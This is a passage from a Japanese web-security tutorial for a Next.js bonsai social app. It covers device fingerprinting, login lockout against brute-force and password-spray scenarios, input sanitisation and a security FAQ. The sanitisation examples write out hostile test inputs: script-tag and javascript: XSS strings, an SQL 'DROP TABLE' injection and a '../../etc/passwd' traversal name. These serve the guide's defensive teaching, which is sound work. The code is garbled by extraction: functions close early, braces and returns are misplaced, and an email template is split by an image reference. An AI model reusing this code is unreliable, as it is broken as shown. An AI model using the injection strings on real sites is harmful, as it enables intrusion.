 * "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
 * (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
 */
function parseUserAgent(ua: string): { browser: string; os: string; deviceName: string } {
 let browser = '不明'
 let os = '不明'

 // ブラウザの判定
 // 判定順序が重要: EdgeもChromeのUAを含むため、先にEdgeをチェック
 if (ua.includes('Edg/')) browser = 'Edge'
 else if (ua.includes('Chrome/')) browser = 'Chrome'
 else if (ua.includes('Firefox/')) browser = 'Firefox'
 else if (ua.includes('Safari/')) browser = 'Safari'

 // OSの判定
 if (ua.includes('Windows')) os = 'Windows'
 else if (ua.includes('Mac OS X')) os = 'macOS'
 else if (ua.includes('Linux')) os = 'Linux'
 else if (ua.includes('Android')) os = 'Android'
 else if (ua.includes('iPhone') || ua.includes('iPad')) os = 'iOS'

 const deviceName = `${os} / ${browser}`

 return { browser, os, deviceName }
}

/**
 * ログイン時にデバイスを登録・確認する
 *
 * ## 戻り値
 * - isNewDevice: 初めてのデバイスかどうか
 * - device: 登録/更新されたデバイス情報
 *
 * ## 処理フロー

```

```

* 1. フィンガープリントとユーザーIDで既存デバイスを検索
* 2. 既存デバイス → last_used_atを更新
* 3. 新規デバイス → レコードを作成 + 通知を送信
*/
export async function registerDevice(
 userId: string,
 fingerprint: string
): Promise<{ isNewDevice: boolean }> {
 const headersList = await headers()
 const userAgent = headersList.get('user-agent') || ''
 const ipAddress = headersList.get('x-forwarded-for')?.split(',')[0].trim()
 || headersList.get('x-real-ip')
 || 'unknown'

 const { browser, os, deviceName } = parseUserAgent(userAgent)

 // 既存デバイスを検索
 const existingDevice = await prisma.userDevice.findUnique({
 where: {
 userId_fingerprint: { // @@unique([userId, fingerprint]) で定義した複合ユニークキー
 userId,
 fingerprint,
 }
 }
 })

 if (existingDevice) {
 // 既知のデバイス → 最終使用日時とIPを更新
 await prisma.userDevice.update({
 where: { id: existingDevice.id },
 data: {
 lastUsedAt: new Date(),
 ipAddress,
 }
 })

 return { isNewDevice: false }
 }

 // 新規デバイス → レコードを作成
 await prisma.userDevice.create({
 data: {
 userId,
 fingerprint,
 deviceName,
 browser,
 os,
 ipAddress,
 isTrusted: false, // 初回は信頼されていない状態
 }
 })
}

```

```
return { isNewDevice: true }
}
```

## F.3 新規デバイス通知メールの実装

```
// lib/email/device-notification.ts -- 新規デバイス通知メール

import { Resend } from 'resend'

const resend = new Resend(process.env.RESEND_API_KEY)

/**
 * 新規デバイスからのログインを通知するメールを送信
 *
 * ## メールの内容
 * - ログイン日時
 * - デバイス情報（ブラウザ、OS）
 * - IPアドレス
 * - 「心当たりがない場合はパスワードを変更してください」のリンク
 *
 * ## なぜ即座に通知するのか
 * アカウント乗っ取りの場合、早期に検出して
 * パスワード変更やセッション無効化を行うため
 */
export async function sendNewDeviceNotification(
 email: string,
 deviceInfo: {
 deviceName: string
 browser: string
 os: string
 ipAddress: string
 }
) {
 const loginTime = new Date().toLocaleString('ja-JP', {
 timeZone: 'Asia/Tokyo'
 })

 await resend.emails.send({
 from: 'BON-LOG <noreply@bon-log.com>',
 to: email,
 subject: '【BON-LOG】新しいデバイスからのログインがありました',
 html: `
 <h2>新しいデバイスからのログイン</h2>
 <p>お使いのアカウントに新しいデバイスからログインがありました。</p>
 <table border="1" cellpadding="8" style="border-collapse: collapse;">
 <tr>
 <td>日時</td>
 <td>${loginTime}</td>
 </tr>
 <tr>
 <td>デバイス</td>
 <td>${deviceInfo.deviceName}</td>
 </tr>
 </table>
 `
 })
}
```




```
 <td>ブラウザ</td>
 <td>${deviceInfo.browser}</td>
 </tr>
 <tr>
 <td>OS</td>
 <td>${deviceInfo.os}</td>
 </tr>
 <tr>
 <td>IPアドレス</td>
 <td>${deviceInfo.ipAddress}</td>
 </tr>
</table>
<p style="color: red; margin-top: 16px;">
 心当たりがない場合は、直ちに

 パスワードを変更

 してください。
</p>
 },
 })
}
```

## F.4 フィンガープリントをログインフローに統合

フィンガープリント統合の完全フロー:



## F.5 デバイス管理画面の設計

デバイス管理画面 (`/settings/security/devices`) :

デバイス	最終ログイン	IP	ステータス	操作
macOS / Chrome (現在使用中)	2024年2月1日 14:30	203.0.113.50	信頼済み	--
iOS / Safari	2024年1月30日 09:15	192.168.1.100	信頼済み	[登録解除]
Linux / Firefox (警告)	2024年2月1日 03:00	45.33.22.11	未確認	[登録解除]

ページ下部に「全てのデバイスからログアウト」ボタンを配置

▶ 理解度チェック: デバイスフィンガープリントの実践ガイド

## 付録G: ログインセキュリティの実践ガイド -- 攻撃シナリオと防御戦略

**この付録の目的:** lib/login-tracker.ts のブルートフォース防御を、実際の攻撃シナリオに基づいて解説します。攻撃者の視点から防御の有効性を検証し、各種パラメータの選定理由を深く理解できます。

### G.1 攻撃シナリオ別の防御効果

lib/login-tracker.ts がどの程度効果的かを、具体的な攻撃シナリオで検証します。

#### シナリオ1: 単純なブルートフォース攻撃

攻撃者: 1つのIPから1つのアカウントに対して辞書攻撃

攻撃の流れ:

時刻	試行	結果	状態
0:00	password1	失敗	count: 1, remaining: 4
0:01	password2	失敗	count: 2, remaining: 3
0:02	password3	失敗	count: 3, remaining: 2
0:03	password4	失敗	count: 4, remaining: 1
0:04	password5	失敗	count: 5, remaining: 0
--	--	ロックアウト発動（30分間）	--
0:05	password6	拒否	"30分後に再試行してください"
...	...	...	...
30:00	password6	ロック解除	カウンターリセット
30:01	password6	失敗	count: 1, remaining: 4

#### 攻撃者の試行速度:

条件	速度
ロックアウトなし	1秒に数百～数千回（自動化ツール使用時）
ロックアウトあり	30分に5回 = 1時間に10回（攻撃速度を99.99%以上削減）

#### 6文字の英数字パスワード（ $62^6 = \text{約}568\text{億通り}$ ）を突破するのにかかる時間:

条件	突破時間
ロックアウトなし（毎秒1000回）	約18年
ロックアウトあり（1時間10回）	約65億年

## シナリオ2: 分散ブルートフォース攻撃 (複数IPからの攻撃)

攻撃者: 100台のボットネットから1つのアカウントを攻撃

防御層:

- └─ lib/login-tracker.ts (IP + メール複合キー)
  - ├─ → IP1:user@... で5回、IP2:user@... で5回...
  - ├─ → 合計500回試行できてしまう!
  - └─
- └─ lib/rate-limit.ts (メールベースの追加制限)
  - ├─ → メールアドレス単体でも制限することで、
  - ├─ IP変更攻撃を検出
  - └─
- └─ bcryptの遅延 (ソルトラウンド12)
  - ├─ → 1回のパスワード検証に約400ms
  - ├─ → 100台 × 5回 / 400ms = 約200秒で500回
  - ├─ → それ以上のペースでは処理できない
  - └─

結論:

- 完全な防御は単一の仕組みでは不可能
- 多層防御 (ログイントラッカー + レート制限 + bcrypt + 2FA) で対策

## シナリオ3: パスワードスプレー攻撃 (多数のアカウントに同一パスワード)

攻撃者: "password123" を1000人のアカウントに1回ずつ試行

防御:

- └─ lib/login-tracker.ts → 各アカウントに1回ずつなのでロックアウトされない
- └─ lib/rate-limit.ts → IPベースで1分60回の制限
  - ├─ → 1000回試行するのに約17分かかる
  - └─
- └─ パスワード強度要件 → "password123" は弱いパスワードとして拒否
  - ├─ → そもそもこのパスワードで登録できない
  - └─

追加対策:

- └─ デバイスフィンガープリント → 大量の新規デバイスログインを検出
- └─ 異常検知 (将来実装) → 通常と異なるログインパターンを検出

## G.2 ログイン処理の統合実装

lib/login-tracker.ts の3つの関数をログイン処理に統合した完全な実装を示します。

```
// lib/actions/auth-login.ts -- セキュアなログイン処理の完全実装

'use server'

import { signIn } from '@lib/auth'
import { prisma } from '@lib/db'
import { headers } from 'next/headers'
import {
 checkLoginAttempt, // ログイン許可判定
 recordFailedLogin, // 失敗記録
 resetLoginAttempts, // カウンターリセット
 getLoginKey, // 複合キー生成
} from '@lib/login-tracker'
import { checkRateLimit } from '@lib/rate-limit'

/**
 * セキュアログイン処理
 *
 * ## 防御の5層構造
 * 1. レート制限 (IP単位) -- lib/rate-limit.ts
 * 2. ログイン試行制限 -- lib/login-tracker.ts
 * 3. パスワード検証 (bcrypt) -- NextAuth.js内部
 * 4. 2FA検証 (有効な場合) -- lib/two-factor.ts
 * 5. デバイス検出・通知 -- lib/fingerprint.ts
 */
export async function secureLogin(
 email: string,
 password: string,
 fingerprint?: string | null
) {
 // ≡ IPアドレスの取得 ≡
 const headersList = await headers()
 const ip = headersList.get('x-forwarded-for')?.split(',')[0].trim()
 || headersList.get('x-real-ip')
 || 'unknown'

 // ≡ Layer 1: IPベースのレート制限 ≡
 // 同一IPからの大量リクエストをブロック
 // DDoS攻撃や自動化ツールへの対策
 const rateLimitResult = await checkRateLimit(
 new Request('http://localhost', { // ヘッダー付きのRequestオブジェクトを生成
 headers: { 'x-forwarded-for': ip }
 }),
 'login' // RATE_LIMITS.login の設定を使用 (15分5回)
)

 if (!rateLimitResult.success) {
 return {
 error: 'リクエストが多すぎます。しばらくしてからお試しください。',
 retryAfter: Math.ceil((rateLimitResult.resetTime - Date.now()) / 1000),
 }
 }
}
```

```

}

// ≡ Layer 2: ログイン試行制限 (IP + メール複合キー) ≡
// 特定のIP + メール組み合わせへの攻撃を検出
const loginKey = getLoginKey(ip, email)
// → "192.168.1.1:user@example.com"

const attemptResult = await checkLoginAttempt(loginKey)
if (!attemptResult.allowed) {
 return {
 error: attemptResult.message || 'ログインが制限されています。',
 lockedUntil: attemptResult.lockedUntil,
 }
}

// ≡ Layer 3: パスワード検証 ≡
try {
 const result = await signIn('credentials', {
 email,
 password,
 redirect: false,
 })

 if (result?.error) {
 // ログイン失敗 → 失敗を記録
 const failResult = await recordFailedLogin(loginKey)

 // エラーメッセージにヒントを与えない
 // ✖ "パスワードが間違っています" → メールの存在を教えてしまう
 // ✔ "メールアドレスまたはパスワードが正しくありません"
 return {
 error: 'メールアドレスまたはパスワードが正しくありません',
 remainingAttempts: failResult.remainingAttempts,
 }
 }
} catch (error) {
 // signInが例外を投げた場合も失敗を記録
 await recordFailedLogin(loginKey)
 return { error: 'ログインに失敗しました' }
}

// ≡ ログイン成功 ≡

// Layer 2のカウンターをリセット
// 正規ユーザーのログイン成功時に過去の失敗記録をクリア
await resetLoginAttempts(loginKey)

return { success: true }
}

```

ログイン処理のフローチャート:

```

secureLogin(email, password, fingerprint)
 |
 v
[Layer 1] checkRateLimit (IPベース)
 |
 +--- 制限超過 → return { error: "リクエストが多すぎます" }
 |
 +--- OK
 |
 v
[Layer 2] checkLoginAttempt (IP+メール)
 |
 +--- ロックアウト中 → return { error: "ロックされています" }
 |
 +--- OK
 |
 v
[Layer 3] signIn (パスワード検証)
 |
 +--- 失敗 → recordFailedLogin()
 | → return { error: "メールアドレスまたは ..." }
 |
 +--- 成功
 |
 v
 resetLoginAttempts() ← カウンターリセット
 |
 v
 return { success: true }

```

## G.3 パラメータチューニングガイド

lib/login-tracker.ts の設定値を変更する際のガイドラインです。

パラメータチューニングの考え方:

**MAX\_ATTEMPTS (最大試行回数) :**



値	メリット	デメリット
3回	攻撃者の試行を最小化	タイプミスでロックされる
5回 ★（推奨）	バランスが良い / 一般的な標準値	
10回	ユーザーに寛容	攻撃者に多くの試行

#### WINDOW\_SECONDS（カウントウィンドウ）：

値	効果
5分	カウンターが早くリセット（攻撃者有利）
15分 ★	バランスが良い
1時間	正規ユーザーが長時間影響を受ける

#### LOCKOUT\_SECONDS（ロックアウト時間）：

値	効果
5分	攻撃のペナルティが軽い
30分 ★	バランスが良い
24時間	正規ユーザーのロックアウトが深刻

★ = BON-LOGの現在の設定値

#### 設定変更時の影響計算：

現在の設定（MAX=5，WINDOW=15分，LOCKOUT=30分）：

1時間あたりの最大試行数：5 + 5 = 10回  
 （30分ロック → 解除 → 5回 → 30分ロック → 解除 → 5回）

厳しい設定（MAX=3，WINDOW=30分，LOCKOUT=1時間）：

1時間あたりの最大試行数：3回  
 セキュリティ向上、ユーザビリティ低下

緩い設定（MAX=10，WINDOW=5分，LOCKOUT=15分）：

1時間あたりの最大試行数：10 + 10 + 10 + 10 = 40回  
 セキュリティ低下、ユーザビリティ向上

▶ 理解度チェック: ログインセキュリティの実践ガイド

## 付録H: 入力サニタイズの実践ガイド -- 防御パターンと実装レシピ

**この付録の目的:** lib/sanitize.ts の各関数を実際のフォーム入力に適用する具体的なパターンを解説します。どの関数をどの場面で使うか、組み合わせのベストプラクティス、テストの書き方まで理解できます。

### H.1 サニタイズ適用パターンカタログ

lib/sanitize.ts の関数を実際の Server Action で使用する完全なパターン集です。

```
// lib/actions/post.ts -- 投稿作成でのサニタイズ適用例

'use server'

import { auth } from '@lib/auth'
import { prisma } from '@lib/db'
import {
 sanitizePostContent, // 投稿本文用
 sanitizeUrl, // URL検証用
} from '@lib/sanitize'
import { z } from 'zod'

/**
 * 投稿作成のバリデーション + サニタイズ
 *
 * ## 処理の順序（重要）
 * 1. Zodバリデーション → 型と形式のチェック
 * 2. サニタイズ → 危険な文字列の除去
 * 3. ビジネスロジック → 投稿制限等のチェック
 * 4. DB保存
 *
 * ## なぜバリデーション → サニタイズの順序か
 * バリデーションで「そもそも不正なデータ」を先に弾くことで、
 * サニタイズ処理の負荷を減らします。
 * また、サニタイズ後のデータでバリデーションすると、
 * 元のデータの問題を見逃す可能性があります。
 */
const createPostSchema = z.object({
 content: z.string().min(1).max(500),
 linkUrl: z.string().url().optional().or(z.literal('')),
})

export async function createPost(formData: FormData) {
 const session = await auth()
 if (!session?.user?.id) {
 return { error: '認証が必要です' }
 }

 // Step 1: バリデーション
 const rawContent = formData.get('content') as string
 const rawLinkUrl = formData.get('linkUrl') as string

 const validation = createPostSchema.safeParse({
 content: rawContent,
 linkUrl: rawLinkUrl,
 })

 if (!validation.success) {
 return { error: validation.error.errors[0].message }
 }
}
```

```
// Step 2: サニタイズ
const content = sanitizePostContent(validation.data.content)
// 入力: "素敵な盆栽<script>alert(1)</script>\n\n\n見事です"
// 出力: "素敵な盆栽見事です" (scriptタグ除去、改行3つ以上→2つ)

const linkUrl = validation.data.linkUrl
 ? sanitizeUrl(validation.data.linkUrl)
 : null
// 入力: "javascript:alert(1)"
// 出力: "" (拒否)

// サニタイズ後に空になった場合のチェック
if (!content.trim()) {
 return { error: '投稿内容を入力してください' }
}

// Step 3: DB保存
const post = await prisma.post.create({
 data: {
 userId: session.user.id,
 content, // サニタイズ済み
 }
})

return { success: true, postId: post.id }
}
```

## H.2 プロフィール更新でのサニタイズ

```
// lib/actions/profile.ts -- プロフィール更新でのサニタイズ適用例

'use server'

import { auth } from '@lib/auth'
import { prisma } from '@lib/db'
import {
 sanitizeNickname, // ニックネーム用（1行テキスト、制御文字除去）
 sanitizeInput, // 汎用入力用（改行許可、保存用）
 sanitizeUrl, // URL検証用
} from '@lib/sanitize'

export async function updateProfile(formData: FormData) {
 const session = await auth()
 if (!session?.user?.id) {
 return { error: '認証が必要です' }
 }

 // 各フィールドに適切なサニタイズ関数を適用
 const nickname = sanitizeNickname(formData.get('nickname') as string)
 // sanitizeNickname: HTMLタグ除去 + 全制御文字除去 + trim
 // 入力: "盆栽太郎\tさん\n"
 // 出力: "盆栽太郎さん"

 const bio = sanitizeInput(formData.get('bio') as string)
 // sanitizeInput: HTMLタグ除去 + 一部の制御文字除去（改行は許可） + trim
 // 入力: "盆栽歴10年。\\n松柏類が好きです。<script>alert(1)</script>"
 // 出力: "盆栽歴10年。\\n松柏類が好きです。"

 const website = sanitizeUrl(formData.get('website') as string)
 // sanitizeUrl: プロトコル検証 + 正規化
 // 入力: "https://my-bonsai-blog.com"
 // 出力: "https://my-bonsai-blog.com/"（末尾/が追加される場合あり）

 const location = sanitizeInput(formData.get('location') as string)
 // 入力: "東京都"
 // 出力: "東京都"

 // バリデーション
 if (!nickname || nickname.length < 1) {
 return { error: 'ニックネームを入力してください' }
 }
 if (nickname.length > 50) {
 return { error: 'ニックネームは50文字以内で入力してください' }
 }

 await prisma.user.update({
 where: { id: session.user.id },
 data: { nickname, bio, location },
 })
}
```

```
 })

 return { success: true }
 }
}
```

## H.3 検索機能でのサニタイズ

```
// lib/actions/search.ts -- 検索でのサニタイズ適用例

'use server'

import { prisma } from '@lib/db'
import { sanitizeSearchQuery } from '@lib/sanitize'

/**
 * 安全な検索処理
 *
 * ## 多層防御
 * 1. sanitizeSearchQuery: SQL危険文字を除去
 * 2. Prismaのパラメータバインディング: SQLインジェクションを自動防止
 * 3. 結果の制限: LIMIT句で大量データの取得を防止
 */
export async function searchPosts(query: string) {
 // サニタイズ
 const sanitizedQuery = sanitizeSearchQuery(query)
 // 入力: "松柏類"; DROP TABLE posts; --"
 // 出力: "松柏類 DROP TABLE posts "
 // → ; ' " \ -- が除去される
 // → Prismaのパラメータバインディングでさらに安全

 if (!sanitizedQuery.trim()) {
 return { posts: [], total: 0 }
 }

 // Prismaの検索 (パラメータバインディングで安全)
 const posts = await prisma.post.findMany({
 where: {
 content: {
 contains: sanitizedQuery, // パラメータとして安全に処理される
 mode: 'insensitive', // 大文字小文字を無視
 },
 },
 take: 20, // 最大20件に制限
 orderBy: { createdAt: 'desc' },
 })

 return { posts, total: posts.length }
}
```

## H.4 ファイルアップロードでのサニタイズ

```
// lib/actions/upload.ts -- ファイル名サニタイズの適用例

import { sanitizeFilename } from '@lib/sanitize'

/**
 * ファイル名のサニタイズ + 安全なファイル名生成
 *
 * ## なぜユーザーのファイル名を使わないのか
 * 1. ディレクトリトラバーサル: "../../etc/passwd"
 * 2. 特殊文字: ファイルシステムで禁止される文字
 * 3. 隠しファイル: ".env" ".htaccess"
 * 4. 長すぎるファイル名: パス長制限の超過
 *
 * ## BON-LOGの方針
 * ユーザーのファイル名は参考情報としてのみ使用し、
 * 実際の保存名はユーザーID + タイムスタンプで生成する
 */
function generateSafeFilePath(
 userId: string,
 originalFilename: string,
 mimeType: string
): string {
 // 元のファイル名はサニタイズしてメタデータとして保持
 const safeName = sanitizeFilename(originalFilename)
 // 入力: "../../etc/passwd"
 // 出力: "etcpasswd"

 // 入力: ".env.local"
 // 出力: "env.local"

 // 入力: "photo<script>.jpg"
 // 出力: "photoscript.jpg"

 // 保存パスはユーザーID + タイムスタンプ + 拡張子で生成
 const ext = getExtensionFromMimeType(mimeType)
 return `uploads/${userId}/${Date.now()}.${ext}`
 // → "uploads/cuid12345/1706832000000.jpg"
}

function getExtensionFromMimeType(mimeType: string): string {
 const mimeToExt: Record<string, string> = {
 'image/jpeg': 'jpg',
 'image/png': 'png',
 'image/webp': 'webp',
 'image/gif': 'gif',
 'video/mp4': 'mp4',
 'video/webm': 'webm',
 }
}
```



```
return mimeToExt[mimeType] || 'bin'
}
```

## H.5 サニタイズ関数の選択フローチャート

どのサニタイズ関数を使うか:

```

入力データ
|
v
データの種類の？
|
+--- ニックネーム/タイトル (1行テキスト)
| → sanitizeNickname()
| 理由: 改行・タブも含めて全制御文字を除去
|
+--- 投稿本文/コメント (複数行テキスト)
| → sanitizePostContent()
| 理由: 改行を許可しつつ、過度な改行を制限
|
+--- 検索クエリ
| → sanitizeSearchQuery()
| 理由: SQL危険文字の除去 (追加安全対策)
|
+--- URL入力
| → sanitizeUrl()
| 理由: プロトコル検証でjavascript:等を拒否
|
+--- ファイル名
| → sanitizeFilename()
| 理由: パストラバーサルと特殊文字の除去
|
+--- HTML表示用テキスト (dangerouslySetInnerHTML使用時)
| → sanitizeText()
| 理由: HTMLエスケープまで実行して安全に表示
|
+--- その他の汎用入力 (自己紹介、住所等)
| → sanitizeInput()
| 理由: 改行を許可しつつ、タグと制御文字を除去

```

▶ 理解度チェック: 入力サニタイズの実践ガイド

## 付録I: セキュリティFAQ -- よくある質問と回答

**この付録の目的:** この章で学んだ内容に関するよくある質問をまとめています。実際の開発現場で遭遇しやすい疑問や、初心者が陥りやすい誤解を解消します。

### I.1 全般的なセキュリティに関する質問

**Q: セキュリティ対策はどこまでやれば十分ですか？**

A: 「完璧なセキュリティ」は存在しません。重要なのは、アプリケーションの重要度とリスクに応じた適切なレベルの対策を行うことです。BON-LOGのようなSNSアプリでは、以下の優先順位で対策します。

セキュリティ対策の優先順位:

最優先（必須）:

- └─ パスワードのハッシュ化 (bcrypt)
- └─ SQLインジェクション対策 (Prisma使用)
- └─ XSS対策 (React自動エスケープ + CSP)
- └─ CSRF対策 (Server Actions)
- └─ 環境変数の適切な管理

推奨（やるべき）:

- └─ 入力バリデーション (Zod)
- └─ レート制限 (Redis)
- └─ 入力サニタイズ (lib/sanitize.ts)
- └─ セキュリティヘッダーの設定

あると望ましい:

- └─ 2段階認証 (TOTP)
- └─ デバイスフィンガープリント
- └─ ログイン試行追跡
- └─ 監査ログ

将来的に検討:

- └─ WebAuthn/パスキー
- └─ 異常検知 (AI活用)
- └─ ペネトレーションテスト

**Q: 開発中にレート制限やロックアウトに引っかかった場合、どう解除しますか？**

A: いくつかの方法があります。

```
// 方法1: Redisキーを直接削除する
import { getRedisClient } from '@lib/redis'

const redis = getRedisClient()
// レート制限のリセット
await redis.del('ratelimit:login:127.0.0.1')
// ログイントラッカーのリセット
await redis.del('login_attempt:127.0.0.1:test@example.com')
```

```
方法2: Upstash Redisのダッシュボードから直接削除
https://console.upstash.com → Data Browser → キーを検索 → 削除

方法3: InMemoryStoreを使っている場合（開発環境）
サーバーを再起動すればデータがクリアされる
npm run dev # 再起動
```

**Q: Next.jsのServer Actionsを使っていればCSRF対策は不要ですか？**

A: Server Actionsは自動的にCSRFトークンの検証とOriginチェックを行うため、基本的には追加対策なしで安全です。ただし、以下の場合は追加対策が必要です。

Server ActionsでCSRF対策が不要なケース:

- └ フォーム送信 (<form action={serverAction}>)
- └ クライアントからのServer Action直接呼び出し
- └ React Query等でServer Actionをラップした場合

追加対策が必要なケース:

- └ 自前のAPI Route (app/api/ ...) を使用する場合
  - └ → OriginヘッダーのチェックをMiddlewareで実装
- └ 外部からのWebhook受信
  - └ → 署名検証 (Stripe等はWebhook Secretで検証)
- └ CORSを許可している場合
  - └ → 許可するオリジンを最小限に制限

**Q: bcryptのソルトラウンド数は12で十分ですか？**

A: 2024年時点では12が推奨値です。ただし、コンピュータの性能向上に合わせて定期的に見直す必要があります。

ソルトラウンド数と計算時間の関係:

ラウンド数	計算時間 (目安)	推奨度
8	約15ms	低い (2010年代前半の推奨)
10	約60ms	最低限
12	約250ms	現在の推奨 (2020年代) ★
14	約1秒	高セキュリティ向け
16	約4秒	実用的でない (ユーザー体験低下)

判断基準:

- ログイン処理全体が1秒以内に完了するように調整
- ハードウェアの進化に合わせて2~3年ごとに見直し

## I.2 2段階認証に関する質問

**Q: ユーザーが2FAのセットアップ中にブラウザを閉じた場合、どうなりますか？**

A: シークレットはDBに暗号化して保存されていますが、`twoFactorEnabled` はまだ `false` のままです。ユーザーが次にセットアップを開始すると、新しいシークレットが生成されて上書きされます。古いシークレットでスキャンしたQRコードは無効になります。

**Q: TOTPの時刻がサーバーとスマホでずれている場合はどうなりますか？**

A: `TOTP_WINDOW = 1` (前後1ステップ) で合計90秒の猶予があります。通常のスマホとサーバーの時刻差は数秒程度なので、これで十分対応できます。

時刻ずれと許容範囲:

サーバー時刻: 12:00:00

TOTP\_WINDOW = 1 で許容される範囲:

11:59:30 ~ 12:00:30 のTOTPコードが有効  
(前のステップ~現在のステップ~次のステップ)

もしユーザーのスマホが20秒遅れている場合:

スマホの時刻: 11:59:40

→ スマホは「11:59:30~12:00:00」のコードを表示  
→ サーバーは「前のステップ」として受け入れる → 認証成功

もしユーザーのスマホが60秒遅れている場合:

→ 許容範囲外 → 認証失敗  
→ 「NTP (ネットワーク時刻同期) を有効にしてください」と案内

**Q: バックアップコードを全て使い切った場合はどうなりますか？**

A: スマホのTOTPアプリが使える場合は、通常のTOTPコードでログインできます。スマホも紛失している場合は、以下の対応が必要です。

バックアップコード枯渇時の対応:

1. TOTPアプリが使える場合:
  - 通常のTOTPコードでログイン
  - 設定画面で新しいバックアップコードを再生成
2. TOTPアプリも使えない場合:
  - サポートに連絡
  - 本人確認 (メールアドレス宛の確認メール等)
  - 管理者が2FAを一時的に無効化
  - ユーザーがログインして2FAを再セットアップ

予防策:

- バックアップコードが残り2個以下になったら通知メール
- 設定画面にバックアップコードの残り数を表示

## I.3 パフォーマンスに関する質問

**Q: レート制限のRedis呼び出しがパフォーマンスに影響しませんか？**

A: Upstash RedisはHTTP REST APIベースで、1回のリクエストは通常5〜20ms程度です。レート制限では最大2回のRedis操作（GET + INCR）を行うため、約10〜40msのオーバーヘッドが追加されます。

パフォーマンスの内訳:

ログイン処理の各ステップの所要時間:

ステップ	所要時間
レート制限チェック	10〜40ms (Redis 2操作)
ログイントラッカーチェック	10〜20ms (Redis 1操作)
パスワード検証 (bcrypt)	200〜400ms (CPU集約)
2FA検証 (TOTP計算)	1〜5ms (軽量計算)
デバイスフィンガープリント検索	5〜20ms (DB 1クエリ)
セッション生成	10〜30ms
合計	約250〜500ms

- bcryptの計算が最も重い（全体の50〜80%）
- Redisのオーバーヘッドは全体の5〜15%程度
- ユーザーが体感する遅延はほぼなし

#### Q: FingerprintJSの計算にかかる時間はどの程度ですか？

A: 初回計算に200〜500ms程度かかります。これはCanvas描画、WebGL情報の取得、フォント一覧の検出などを行うためです。localStorageにキャッシュすることで、2回目以降は即座に取得できます。

フィンガープリント取得のパフォーマンス:

初回: `FingerprintJS.load() + fp.get()`  
→ 200〜500ms (Canvas描画等を含む)

2回目以降: `getCachedFingerprint()`  
→ 1〜3ms (localStorageの読み取りのみ)

キャッシュ有効期限: 24時間

- 1日1回だけ再計算が必要
- ユーザー体験への影響は最小限

## I.4 デプロイ・運用に関する質問

Q: 環境変数の `TWO_FACTOR_ENCRYPTION_KEY` をどうやって安全に生成しますか？

A: OpenSSLコマンドで暗号学的に安全な32バイトのランダムhex文字列を生成します。

```
暗号化キーの生成（ターミナルで実行）
openssl rand -hex 32
出力例: a1b2c3d4e5f6078900112233445566778899aabbccddeeff0011223344556677

.env.local に設定
TWO_FACTOR_ENCRYPTION_KEY=a1b2c3d4e5f6078900112233445566778899aabbccddeeff0011223344556677
```

キー管理のベストプラクティス:

❌ やってはいけないこと:

- └ キーをソースコードにハードコード
- └ キーをGitにコミット
- └ 同じキーを開発・ステージング・本番で共有
- └ キーをSlack等のチャットで共有

✅ やるべきこと:

- └ 環境ごとに異なるキーを使用
- └ Vercelの環境変数機能で設定
- └ キーを1Passwordなどのパスワードマネージャーで管理
- └ 定期的にキーをローテーション

Q: Redisが停止した場合、アプリ全体が使えなくなりますか？

A: いいえ。BON-LOGのRedis利用箇所は全て「フェイルオープン」で設計されており、Redis障害時はレート制限やログイントラッカーが無効になるだけで、アプリ自体は正常に動作します。

Redis障害時の影響範囲：

影響あり（一時的に無効化）：

- └ レート制限 → リクエスト数の制限が効かなくなる
- └ ログイントラッカー → ブルートフォース検出が無効
